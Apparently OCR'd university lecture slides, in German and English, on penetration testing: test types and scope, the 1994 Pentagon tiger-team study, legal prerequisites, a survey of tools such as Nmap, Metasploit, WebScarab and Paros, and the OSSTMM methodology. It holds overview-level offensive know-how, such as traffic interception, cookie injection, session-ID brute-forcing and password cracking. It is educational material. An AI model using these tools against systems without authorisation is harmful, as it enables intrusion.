3. Umfang: Bei einem erstmaligen Penetrationstest wäre eine vollständige Überprüfung empfehlenswert, damit keine Sicherheitslücken auf den nicht-geprüften Systemen übersehen werden. Wird vereinbart, nur ein bestimmtes Teilnetz, System oder einen bestimmten Dienst zu überprüfen, so spricht man von einem fokussierte Penetrationstest. Bei einem begrenzten Penetrationstest wird eine begrenzte Anzahl von Systemen oder Diensten untersucht.
4. Vorgehensweise: Neben den primären Sicherheitssystemen können auch sekundäre Systeme geprüft werden (z.B. IDS, Alarm und Eskalationsprozeduren). Typisch werden dazu zuerst verdeckte Penetrationstests durchgeführt. Falls die verdeckte Vorgehensweise keine Reaktionen ausgelöst hat, so werden offensichtliche Methoden (z. B. umfangreiche Port-Scans) angewendet. Besonders bei hochkritischen Systemen sollen zur schnelleren Reaktionsmöglichkeiten auf unvorhergesehene Probleme Mitarbeiter des Auftraggebers mit in das Team integriert werden.



5. Technik: Beim klassischen Penetrationstest werden die Systeme nur über das Netzwerk angegriffen. Ergänzend oder alternativ können die Systeme auch mittels sonstigen physischen Angriffen und Social-Engineering-Techniken attackiert werden.

6. Ausgangspunkt: Der Ausgangspunkt des Penetrationstests, d. h. der Punkt, an dem der Penetrationstester seinen Rechner ans Netz anschließt bzw. von dem seine Angriffsversuche ausgehen, kann außerhalb oder innerhalb des Netzwerkes oder der Gebäude des Auftraggebers liegen. Die meisten Hackerangriffe erfolgen über die Netzwerkanbindung an das Internet. Daher kann ein Penetrationstest von außen die potentiellen Risiken eines solchen Angriffs erfassen und bewerten. Typischerweise werden hierbei die Firewall und Systeme in der DMZ sowie RAS-Verbindungen untersucht. Bei einem Penetrationstest von innen müssen üblicherweise keine Firewalls bzw. Eingangskontrollen überwunden werden, um Zugang zu den internen Netzen zu erhalten. Daher kann mit einem Test von innen bewertet werden, was z. B. bei einem Fehler in der Firewall-Konfiguration oder bei einem erfolgreichen Angriff auf die Firewall passieren könnte bzw. welche Zugriffsmöglichkeiten Personen mit Zugang zum internen Netzwerk erlangen könnten.

Penetration Testing
(Tiger Team Approach)

- Spiegel TV /VOX 2000, 3:49
- Cassian von Salomon, Rob Englehardt, John Scheer, **Die Zukunft der Technik "Krieg im Netz"**
  - 1994 Pentagon Hack
  - Security Check
    - 8932 attacks
    - 88% of attacks success
    - 4% of attacks detected
    - Only 1 of 400 attacks lead to official reporting
  - Electronic Pearl Harbor

Tuesday, December 31, 1996

Hackers breach Pentagon on-line

Air Force home page is altered

By John Diamond
The Associated Press

WASHINGTON — The Pentagon shut most of its public access computer sites over the weekend and was searching yesterday for the culprit who tampered with the Air Force's home page on the World

damaged file was discovered.

Most of the Web sites were expected back on-line by late yesterday. The Pentagon's premier Web site, "Defense LINK" [illegible] be by midday.

The hacking incident did not [illegible]

5/3/2010 CyberTerroristen.mpg 8

Winn Schwartau (Journalist): Stark motivierter gut ausgestatteter Gegner wird kritische Infrastrukturen der USA angreifen und lahm legen können.

Anfang 1994 konnte Eindringling kontinuierlich militärische Computersysteme durchbrechen, hinterliess aber keine Spuren.

Das DoD gab daraufhin eine Studie in Auftrag, bei welcher ein „Tiger Team“ 8‘932 Angriffe auf die Organisation durchgeführt wurden. Davon waren 7‘860 (88%) erfolgreich, 320 Angriffe bzw. nur 4% der erfolgreichen Angriffe wurden aufgedeckt und nur 22 Angriffe wurden gemeldet (nur 0.25% der erfolgreichen Angriffe bzw. einer von 400 Angriffen wird weiter gemeldet.

Verteidigungsexperten schätzen, dass mehr als 30 Länder Cyberkriegstechniken entwickeln. Kenneth M. Geide (FBI) schätzt daher die Anfälligkeit der Netzwerke als „enorm“ ein.

Examples: Security Testing / Improvements

Method	Major Goals			Cost	
	Awareness building	Problem detection	Repair	External	Internal: Engagement of internal people
Top Down (Review)		systematic		50..100 kFr	10 Tage
Security Check (tiger team)		sampling		20+ kFr	4 Tage
Education				10..50 kFr	100 Tage
Contest				0..20 kFr.	200 Tage

5/3/2010 9

Beim Vergleich verschiedener Ansätze zur Verbesserung der Sicherheit sind die effektiven Verbesserungen den internen und externen Kosten gegenüberzustellen. In diesem Beispiel ist neben den Review- und Penetration Testing Ansätzen und die etwas unkonventionellere Methode der Verbesserung durch Mitarbeiter im Rahmen von Schulungen und Wettbewerben aufgeführt.

Penetration Testing Hinweise

- Hinweise zum Vorgehen:
  - Klare Definition der Zielsetzung (z.B. Kontrolle oder Bewusstseinsbildung/Sensibilisierung)
  - Rechtlicher Rahmen
  - Etappierung und iteratives Vorgehen
  - Betroffene frühzeitig direkt informieren (Reaktion auf betriebliche Störungen)
  - Tiger Team Toolbox (e.g. ISS, CyberCop, What‘s Up, Sniffers, Kane Security Monitor, …)
  - Vieraugenprinzip, Tester bewusst wechseln
  - Penetrationstests sind immer nur Momentanaufnahmen
- Fehler bei den Resultaten
  - False Positives
    - Es werden Schwachstellen aufgelistet, die nicht wirklich vorhanden sind
  - False Negatives
    - Schwachstellen werden nicht entdeckt

5/3/2010 10

Hinweise zum rechtlichen Rahmen:

•Auftrag vom System-Eigentümer ist immer nötig.

•Achtung bei Angriffen auf externe Systeme (Outsourcer).

•Im Ausland sind evtl. weitere Gesetze relevant.

•Behandlung von Personendaten ist immer kritisch.

•Beobachtung von Personen verlangt deren Zustimmung (gilt auch für elektronisches Profil).

Sicherheitsüberprüfung von IT-Systemen mit Hilfe von „Tiger Teams“, ISACA, 1999.

Http://www.isaca.ch/files/DO6_Arbeitsgruppen/tigerteam.pdf


8.5.2 Security Testing Tools

http://sectools.org/

http://www.heise.de/security/tools/

5/3/2010 11

There is a regular survey about security testing tools. The new Nmap/SecTools User Survey started in April 2010 .



Nmap ("Network Mapper") is a free and open source utility for network exploration or security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts. Nmap runs on all major computer operating systems, and both console and graphical versions are available.

Zenmap is the official Nmap Security Scanner GUI. It is a multi-platform (Linux, Windows, Mac OS X, BSD, etc.) free and open source application which aims to make Nmap easy for beginners to use while providing advanced features for experienced Nmap users. Frequently used scans can be saved as profiles to make them easy to run repeatedly. A command creator allows interactive creation of Nmap command lines. Scan results can be saved and viewed later. Saved scan results can be compared with one another to see how they differ. The results of recent scans are stored in a searchable database.

Network lab tutorial: http://www.nwlab.net/tutorials/portscanner/nmap-tutorial.html

Top 100 List (from nmap Users)

1. Nessus : Premier UNIX vulnerability assessment tool
2. Wireshark : Sniffing the glue that holds the Internet together
3. Snort : Everyone's favorite open source IDS
4. Netcat : The network Swiss army knife
5. Metasploit Framework : Hack the Planet
6. Hping2 : A network probing utility like ping on steroids
7. Kismet : A powerful wireless sniffer
8. Tcpdump : The classic sniffer for network monitoring and data acquisition
9. Cain and Abel : The top password recovery tool for Windows
10. John the Ripper : A powerful, flexible, and *fast* multi-platform password hash cracker http://insecure.org/


5/3/2010 13

http://sectools.org/ : 3,243 people from the nmap-hackers mailing share their favorite tools.

Nessus was a popular free and open source vulnerability scanner until they closed the source code in 2005 and removed the free "registered feed" version in 2008. The cost has increased from free to $1200/year. Despite this, Nessus is still the best UNIX vulnerability scanner available and among the best to run on Windows. Nessus is constantly updated, with more than 20,000 plugins.

Netcat reads and writes data across TCP or UDP network connections. It is designed to be a reliable back-end tool that can be used directly or easily driven by other programs and scripts. At the same time, it is a feature-rich network debugging and exploration tool, since it can create almost any kind of connection you would need, including port binding to accept incoming connections.


Metasploit took the security world by storm when it was released in 2004. Metasploit is an advanced open-source platform for developing, testing, and using exploit code. The extensible model through which payloads, encoders, no-op generators, and exploits can be integrated has made it possible to use the Metasploit Framework as an outlet for cutting-edge exploitation research. It ships with hundreds of exploits, as can be seen on the online exploit building demo.



httprint is a web server fingerprinting tool. It relies on web server characteristics to accurately identify web servers, despite the fact that they may have been obfuscated by changing the server banner strings, or by plug-ins such as mod_security or servermask. httprint can also be used to detect web enabled devices which do not have a server banner string, such as wireless access points, routers, switches, cable modems, etc. httprint uses text signature strings (2) and it is very easy to add signatures to the signature database.

The web servers to be tested can be given by input files in text form or nmap network nmap's xml output (1). Servers can also just be listed by name (3). The tested server responses are compared with signatures given in a signature file (2). This allows to identify web servers despite the banner string and any other obfuscation. httprint can successfully identify the underlying web servers when their headers are mangled by either patching the binary, by modules such as mod_security.c or by commercial products such as ServerMask. The test shows how well the server matches the signatures of different products (5) and selects as “Banner Deduced” the most probable product (4) indicating also a confidence level of this detection outcome. httprint also gathers SSL certificate information, which helps you identify expired SSL certificates, ciphers used, certificate issuer, and other such SSL related details (6).

http://net-square.com/httprint/httprint_paper.html



WebScarab-NG primary feature is the intercepting proxy that allows the operator to observe and modify requests from a browser or other client passing through the proxy. A new feature is the Proxy Control Bar, which is implemented as a "stays on top" tool bar that floats above your browser or other thick client, and allows you to quickly enable or disable request intercepts. It also allows you to annotate or describe the requests as they pass through the proxy. If you type some text into the annotation field, that text will be linked to the next conversation that passes through the proxy, and can later be viewed as part of the conversation history. this can be very helpful to keep track of what you were doing in a multi-step procedure.

WebScarab (2)

- **Proxy listeners**
  - Default: localhost:8008
  - automatically "hijack" the Internet Explorer (configure IE to use WebScarab as proxy)
- **Transcoder**
  - **URL en-/decode**
  - **Base64 en-/decode**
- **Intercept** proxy plugin
  - intercept requests from the browser and responses from the server
  - inspect them, and optionally modify requests and responses before transmission
  - specify a Java Regular Expression that the URL must match in order to be intercepted
  - network simulator to limit the bandwidth available to the client, and to introduce latencies

Miscellaneous plugins that can operate on proxied conversations:

• "Reveal hidden fields" any forms fields with the type of "hidden" to have a type of "text" causing the browser to display these fields.

• The "prevent caching" plugin removes any "if-modified-since" or similar headers from requests to ensure that WebScarab always has a copy of the response body, rather than allowing the browser to use a locally cached copy.

• The "Inject cookies" plugin allows WebScarab to override any cookies in the browser, or to supply cookies that the browser does not know about.

• The "Collect cookies" plugin extracts any "Set-Cookie" headers from responses passing through the proxy, and adds those to the "Shared cookies" list.

Session ID Analysis

Session ID Analysis is useful to determine how easy it is for an attacker to brute force a victim's sessionid, and take it over.

The **Compare plugin** allows the user to judge the degree of difference between a number of responses.

The **Fuzzer plugin** can be used to throw a combination of values at a server.

TESTINGSECURITY.COM
TEACHING HOW TO PERFORM SECURITY TESTING

Paros

- Vulnerability Scanner / Proxy
- Freeware, Open Source
- Erlaubt die Modifikation der HTTP Anfrage und der HTTP Antwort.
- Spider Funktion zum analysieren einer gesamten Website.
- Suche nach XSS (Cross Site Scripting) und SQL Injection.

http://www.testingsecurity.com/paros_proxy
http://www.parosproxy.org

5/3/2010 17

TestingSecurity.com is dedicated to teaching Security Professionals and Quality Assurance Engineers the importance of testing software application security.

Paros is a valuable testing tool for your security and vulnerability testing. Paros can be used to spider/crawl your entire site, and then execute canned vulnerability scanner tests. But Paros goes beyond that, it comes with a built in utility that can proxy traffic. This Paros Proxy utility can be used to tamper or manipulate any http or https traffic on the fly. This makes some of the more interesting security types of testing. It will help you isolate potential area's of security concern and then manual attempt to perform the type of testing you desire. http://www.testingsecurity.com/paros_proxy

Paros was written for web application security assessment i.e. for people who need to evaluate the security of their web applications. Paros is free of charge and completely written in Java. Through Paros's proxy nature, all HTTP and HTTPS data between server and client, including cookies and form fields, can be intercepted and modified. http://www.parosproxy.org

BackTrack Collection

- Max Moser's Auditor Security Collection - "The Swiss Army Knife for security assessments"
- Live CD based on Knoppix
  - June 19, 2008 BackTrack 3 final released
  - January 11, 2010, BackTrack 4 final release
- Security Testing Trainings
- http://www.backtrack-linux.org/

5/3/2010 18

BackTrack is a Linux distribution distributed as a Live CD which resulted from the merger of WHAX and the Auditor Security Collection, which is used for Penetration testing. It allows the user to include customizable scripts, additional tools and configurable kernels in personalized distributions. The BackTrack project was created by Mati Aharoni and Max Moser and is a collaborative effort involving the community.

BackTrack includes many well known security tools including:

Metasploit integration

RFMON Injection capable wireless drivers

Kismet

Nmap

Ettercap

Wireshark (formerly known as Ethereal)

BeEF (Browser Exploitation Framework)

http://en.wikipedia.org/wiki/Backtrack_LiveCD

Example: Internet Security Systems (ISS)

- ISS SAFEsuite product family: Security in a Networked World, 5:23

1. Internet Scanner: scans from the outside, probes for network vulnerabilities, lists vulnerabilites sorted by severity, instructions on how to eliminate risks
2. System Security Scanner: checks from the inside out, agents on critical servers
3. Real Secure: notification when attacks happen, logs attacks, reconfigure the firewall

ISS.mpg

5/3/2010 19

Trust: Assets are now in the network

Networks: Firewall, Proxy Server, VPN

ISS helps to find security haules

ISS SAFEsuite product family:

1. Internet Scanner: scans from the outside, probes for network vulnerabilities, lists vulnerabilites sorted by severity, instructions on how to eliminate risks
2. System Security Scanner: checks from the inside out, agents on critical servers
3. Real Secure: notification when attacks happen, logs attacks, reconfigure the firewall

8.5.4 Open Source Security Testing Methodology Manual (OSSTMM)

Offene und frei verfügbare Methodik zur Planung, Durchführung und Dokumentation von (technischen) Security Audits

http://www.isecom.org/osstmm/

5/3/2010 20

The Institute for Security and Open Methodologies (ISECOM) is an open-source collaborative community since January 2001 with non-profit status in the USA and Spain, dedicated to providing practical security awareness, research, certification and business integrity.

ISECOM provides certification, training support, and project support services for non-partisan and vendor-neutral funding of projects and infrastructure. Its training programs, standards, and best practices are truly neutral of national or commercial influence.

The Center for Internet Security (CIS)

- CIS Consensus Information Security Metrics
- CIS Security Configuration Benchmarks (40 consensus)
- CIS Configuration Benchmark Scoring Tools
- Consensus Based Metrics for Information Security

- not-for-profit organization
- educe the risk of business and e-commerce disruptions resulting from inadequate technical security controls
- provides enterprises with resources for measuring information security status and making rational security investment decisions

5/3/2010 21

http://www.cisecurity.org/index.html

The Center for Internet Security (CIS) is a not-for-profit organization that helps enterprises reduce the risk of business and e-commerce disruptions resulting from inadequate technical security controls, and provides enterprises with resources for measuring information security status and making rational security investment decisions.

Open Source Security Testing Methodology

- Security verification by third parties
  - cross-disciplinary specialists
  - deep security know how
  - deep technology knowledge
  - understand the rules, laws and operation of the targets to be tested
- security testing ability for the operators
  - may be possible with simplified frameworks, checklists and toolkits
  - Methodology provides
    - Process to define what and who to test
    - Process to define when and where to test
    - Methods to break up a complex process in elemental processes
    - metrics for the results of the test
    - Metrics for the testing process

5/3/2010 22

The Open Source Security Testing Methodology Manual (OSSTMM) is a methodology to test the operational security of Physical locations, Human interactions, and all forms of Communications such as wireless, wired, analog, and digital. Security verification used to require cross-disciplinary specialists who understood security as deeply as they understood the rules, laws, underlying premise, operation, process, and technology involved in their testing. It was typically performed by third parties to overcome the “builder blindness”. OSSTMM should provide the operators security testing ability again thanks to simplified frameworks, checklists and toolkits.

However, such a security methodology is challenging: It is the back-end of a process or solution which defines what or who is tested as well as when and where. It must take a complex process and reduce it into elemental processes and sufficiently explain the components of those processes. Then the methodology must explain the tests for verifying what those elemental processes are doing while they are doing, moving and changing. Finally, the methodology must contain metrics both to assure the methodology has been carried out correctly and to comprehend or grade the result of applying the methodology.

Security Audits nach OSSTMM

- Quantifizierbarkeit: Sicherheitsniveau als Zahlenwert (Risk Assessment Value, RAV)
- Verhaltenskodex für Tester (Rules of Engagement)
- Security Test Audit Report (STAR) dokumentiert Testprozedur /-genauigkeit und Testresultat Konsistenz – Replizierbarkeit der Ergebnisse
- Vollständigkeit und Genauigkeit
- Gesetzes- und Standardkonformität
- Zertifizierungsmöglichkeit (Personen und Projekt)

5/3/2010 23


Zertifizierungsmöglichkeit für Personen

•OPSE (OSSTMM Professional Security Expert): belegt, dass der/die Zertifizierte genaue theoretische Kenntnisse des OSSTMMs (wie, warum und wann das OSSTMM angewandt wird) und bezüglich Projektplanung hat

•OPST (OSSTMM Professional Security Tester): belegt, dass der/die Zertifizierte über die nötigen Fähigkeiten verfügt, um als professioneller Security Tester nach OSSTMM zu arbeiten

•OPSA (OSSTMM Professional Security Analyst): belegt, dass der/die Zertifizierte über die nötigen Fähigkeiten verfügt, Testresultate richtig zu interpretieren, den RAV zu berechnen und Testerteams zu koordinieren

http://www.isecom.org/verify_people/



The scope is the total possible operating security environment for any interaction with any asset which may

include the physical components of security measures as well.

The scope requires that all threats be considered possible, even if not probable.

Access to the assets goes through one or several of five channels: Channels are the means of interacting with assets. The channels data networks and telecommunication systems are grouped to COMSEC (communications security), physical access and access using humen belong to PHYSSEC (physical security), and wireless access is entitled SPECSEC (spectrum security).

An asset can be anything that has value to the owner. Assets can be physical property like gold, people, blueprints, laptops, and money; or intellectual property such as personnel data, a relationship, a brand, business processes, passwords, and something which is said over the 900 MHz phone signal. Often, the scope extends far beyond the reach of the asset owner as dependencies are beyond the asset owner's ability to provide for independently.

The fundamental difference between doing a risk analysis versus a security analysis is that in security analysis you never analyze the threat. In security analysis, you study and measure the attack surface of and around a target.

OSSTMM Channels

Channel	OSSTMM Section	Description
PHYSSEC	Human	Comprises of the human element of communication where interaction is either physical or psychological.
	Physical	Physical security testing where the channel is both physical and non-electronic in nature. Comprises of the tangible element of security where interaction requires physical effort or energy transmitter to manipulate.
SPECSEC	Wireless Communications	Comprises of all electronic communications, signals, and emanations which takes place over the known EM spectrum. ELSEC as electronic communications, SIGSEC as signals, and EMSEC which are emanations untethered by cables in the air.
COMSEC	Data Networks	Comprises of all electronic systems and data networks where interaction takes place over established cable and wired network lines.
	Telecommunications	Comprises of all telecommunication networks, digital or analog, where interaction takes place over established telephone network lines.

5/3/2010 25

The channels are

1. Human,
2. Physical,
3. Wireless
4. Telecommunications,
5. and Data Networks.

Human and Physical are sometimes called “PHYSEC”

Wireless Communication is called “SPECSEC” and

Data Networks and Telecommunications are called “COMSEC”.

Defining a Security Test

1. Assets to secure and protection mechanisms to test (targets)
2. Area of interactions with assets
3. External impacts on assets
4. Interactions of assets within itslef and with the outside
5. Equipment needed for the test
6. Expected result of the test (asset only, alerts/reactions of security measures)
7. Compliance with rules of engagement

5/3/2010 26

These 7 steps will take you to the start of a properly defined security test.

1. Define the assets you want to secure. The protection mechanisms for these assets are the targets you will test.

2. Identify the area around the assets which includes the protection mechanisms and the processes or services built around the assets. This is where interaction with assets will take place. This is your engagement zone.

3. Define everything outside the engagement zone that you need to keep your assets operational. This may include things you may not be able to directly influence like electricity, food, water, air, stable ground, information, legislation, regulations and things you may be able to work with like dryness, warmth, coolness, clarity, contractors, colleagues, branding, partnerships, and so on. Also count that which keeps the infrastructure operational like processes, protocols, and continued resources. This is your test scope.

4. Define how your scope interacts within itself and with the outside. Logically compartmentalize the assets within the scope through the direction of interactions such as inside to outside, outside to inside, inside to inside, department A to department B, etc. These are your vectors. Each vector should ideally be a separate test to keep each compartmentalized test duration short before too much change can occur within the environment.

5. Identify what equipment will be needed for each test. Inside each vector, interactions may occur on various levels. These levels may be classified in many ways, however here they have been classified by function as five channels. The channels are Human, Physical, Wireless Communications, Telecommunications, and Data Networks. Each channel must be separately tested for each vector.

6. Determine what information you want to learn from the test. Will you be testing interactions with the assets or also the response from active security measures? The test type must be individually defined for each test, however there are six common types identified here as Blind, Double Blind, Gray Box, Double Gray Box, Tandem, and Reversal.

7. Assure the security test you have defined is in compliance to the Rules of Engagement, a guideline to assure the process for a proper security test without creating misunderstandings, misconceptions, or false expectations.

Risk Assessment Value (RAV)

Category		Input
Operational Security		Visibility
		Access
		Trust
Loss Controls	Class A (Controlling Interactions)	
		Authentication
		Indemnification
		Resistance
		Subjugation
		Continuity
	Class B (Controlling Procedures)	
		Non-Repudiation
		Confidentiality
		Privacy
		Integrity
		Alarm
Security Limitations		Vulnerability
		Weakness
		Concern
		Exposure
		Anomaly

5/3/2010 27

Bei der klassischen Risikoanalyse schätzt man die Eintrittwahrscheinlichkeit und das Schadensmass.

Beim Risk Assessment Value weist man im Wesentlichen jedem der betrachteten Werte Faktoren zu, welche zu einer Bemessungsgrundlage für die Wirksamkeit der Schutzmassnahmen, für die Nachhaltigkeit der Sicherheitsinvestitionen und für die Budgetierung führen. Die Faktoren beziehen sich auf die operationelle Sicherheit eines Wertes (Sichtbarkeit, Zugang, Vertrauen), auf die Verlustkontrolle und auf Sicherheitslimitierungen.

Unter „Operational Security“ wird gemessen, wie sichtbar ein Wert ist, wie man auf ihn zugreifen kann und wie die Zugriffskontrolle geregelt ist.

Bei den so genannten „Loss Control“ untersucht man die Sicherungsmassnahmen:

The first five (Class A) controls are relevant to controlling interactions. The five (Class B) controls are relevant to controlling procedures.

RAV: Operational Security (OpSec)

